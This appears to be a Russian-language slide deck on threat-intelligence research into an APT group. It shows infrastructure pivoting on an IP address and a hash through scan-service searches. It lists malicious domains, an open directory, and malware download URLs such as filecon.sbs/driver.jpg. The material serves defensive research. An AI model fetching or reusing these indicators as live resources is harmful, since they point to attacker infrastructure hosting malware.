



ТИРовое исследование APT-группировки

Александр Рудзик

Руководитель направления исследований
киберугроз


Перспективный мониторинг



Направления Threat Intelligence в Перспективном мониторинге




Превентивный поиск вредоносной активности

- 
- 01 Определить отрасль организации
 - 02 Локализовать группировки на основе целевых отраслей
 - 03 Собрать контекстную и техническую информацию об атаках группировки
 - 04 Реализовать отслеживание на основе собранных индикаторов и артефактов
 - 05 Исследовать инструментарий и расширить сетевую инфраструктуру
 - 06 Разработать меры противодействия и детектирующую логику
 - 07 Распространить информацию для команд безопасности


**Как раньше других
узнавать о вредоносной
активности?**

Сбор первичной информации

Ampire 360°




Сбор первичной информации



Отправная точка исследования

Ampire 360°



Расширение инфраструктуры

1 Search for domains, IPs, filenames, hashes, ASNs

page.ip:"176.123.0.55" AND page.domain:"*office*.click[sbs]site/

Search

X

Help

Search results (11 / 11, sorted by date, took 928ms)

Showing All Hits Details: Hidden

URL	Age	Size	IPs	Home
poffice.site/	Public 3 days	9 MB	3 2	2
cpanel.poffice.site/	Public 4 days	122 KB	14 1	1
cpanel.xoffice.site/	Public 2 months	134 KB	15 1	1
xoffice.site/	Public 3 months	9 MB	3 2	2
webmail.xoffice.site/	Public 3 months	9 MB	3 2	2
mail.xoffice.site/	Public 3 months	9 MB	3 2	2
www.xoffice.site/	Public 3 months	9 MB	3 2	2
www.hoffice.click.goffice.sbs/	Public 3 months	904 B	2 1	1
goffice.sbs/	Public 3 months	9 MB	3 2	2
voffice.sbs/	Public 3 months	9 MB	3 2	2
voffice.sbs/	Public 3 months	9 MB	3 2	2

xoffice.site

176.123.0.55 Public Scan

Submitted URL: <http://xoffice.site/> 3mo old

Effective URL: <https://xoffice.site/> 3mo old

Submission: On August 08 via api (August 8th 2026, 7:13:14 am UTC) from RU — Scanned from CH

Summary HTTP Redirects Behaviour Indicators Similar DOM Content API Verdicts

3 HTTP transactions

0 data transactions

Method	Status	Resource	Size	Time	Type	IP
Protocol		Path	x-fer	Latency	MIME-Type	Location
GET	200	xoffice.site/	713 B	243ms	Document	176.123.0.55
H2			597 B	83ms	text/html	AlexHost A
GET	200	e109692603e180de42bca8275b0d340c.gif	9 MB	108ms	Image	2a04:4e42::84
H2			9 MB	60ms	image/gif	Fastly
GET	404	favicon.ico	355 B	71ms	Other	176.123.0.55
H2			416 B	71ms	text/html	AlexHost ALEXHOST...

General

Full URL <https://xoffice.site/favicon.ico>
Protocol H2
Security TLS 1.2, ECDHE_RSA, AES_128_GCM
Server 176.123.0.55 Chisinau, Moldova, ASN200019 (AlexHost ALEXHOST SRL, MD),
Reverse DNS hosting2.alexhost.md
Software nginx/

Resource Hash [cc0b4e42510d49c6dedcd464123ecf3b14ae9b47f9b4ed2ee64893e2d6520a264](#)

Security Headers

Name Value

3 Search for domains, IPs, filenames, hashes, ASNs

hash:cc0b4e42510d49c6dedcd464123ecf3b14ae9b47f9b4ed2ee64893e2d6520a264 AND page.ip:"176.123.0.55"

Search

X

Help

Search results (40 / 40, sorted by date, took 2243ms)

Showing All Hits Details: Hidden

URL	Age	Size	IPs	Home
poffice.site/	Public 3 days	9 MB	3 2	2
filecon.sbs/	Public 21 days	1 KB	2 1	1
dkzone.site/	Public 1 month	1 KB	2 1	1
dnbnkn.site/	Public 1 month	904 B	2 1	1
filecon.sbs/	Public 1 month	1 KB	2 1	1
xoffice.site/	Public 2 months	9 MB	3 2	2
filecon.sbs/	Public 2 months	1 KB	2 1	1
dnbnkn.site/	Public 2 months	1 KB	2 1	1
mail.xoffice.site/	Public 2 months	9 MB	3 2	2
www.xoffice.site/	Public 2 months	9 MB	3 2	2
www.hoffice.click.goffice.sbs/	Public 2 months	904 B	2 1	1
snimivse.click/	Public 2 months	126 KB	11 3	2
goffice.sbs/	Public 2 months	9 MB	3 2	2
dkhub.site/	Public 3 months	904 B	2 1	1

Расширение инфраструктуры

filecon.sbs

176.123.0.55  Public Scan

Submitted URL: <http://filecon.sbs/> 3mo old

Effective URL: <https://filecon.sbs/> 3mo old

Submission: On September 04 via automatic, source urlhaus (September 4th 2026, 12:00:05 pm UTC) — Scanned from IS 

[Summary](#) [HTTP 2](#) [Redirects](#) [Behaviour](#) [Indicators](#) [Similar](#) [DOM](#) [Content](#) [API](#) [Verdicts](#)

Summary

This website contacted **1 IPs** in **1 countries** across **1 domains** to perform **2 HTTP** transactions. The main IP is **176.123.0.55**, located in **Chisinau, Moldova** and belongs to **AlexHost ALEXHOST SRL, MD**. The main domain is **filecon.sbs**. 3mo old
TLS certificate: Issued by YR1 on July 9th 2026. Valid for: 3mo.

Screenshot

Index of /
Name LastModified Size
Index of /
filecon.sbs/

Browse Database

filecon.sbs

Search

[URLs](#) [Payloads](#)

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2026-09-04 11:17:08	http://filecon.sbs//driver.jpg	Offline		 adrian_luca
2026-09-04 11:17:08	http://filecon.sbs//pas.jpg	Offline		 adrian_luca
2026-09-04 11:17:06	http://filecon.sbs//bk.jpg	Offline		 adrian_luca

45540346c5f1492f3d599dd5673e8f0d8646e4e3b0b8bfff4c041cd00e3b0b9d


[DETECTION](#) [DETAILS](#) [RELATIONS](#) [BEHAVIOR](#) [COMMUNITY](#)

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus a

Execution Parents (311)

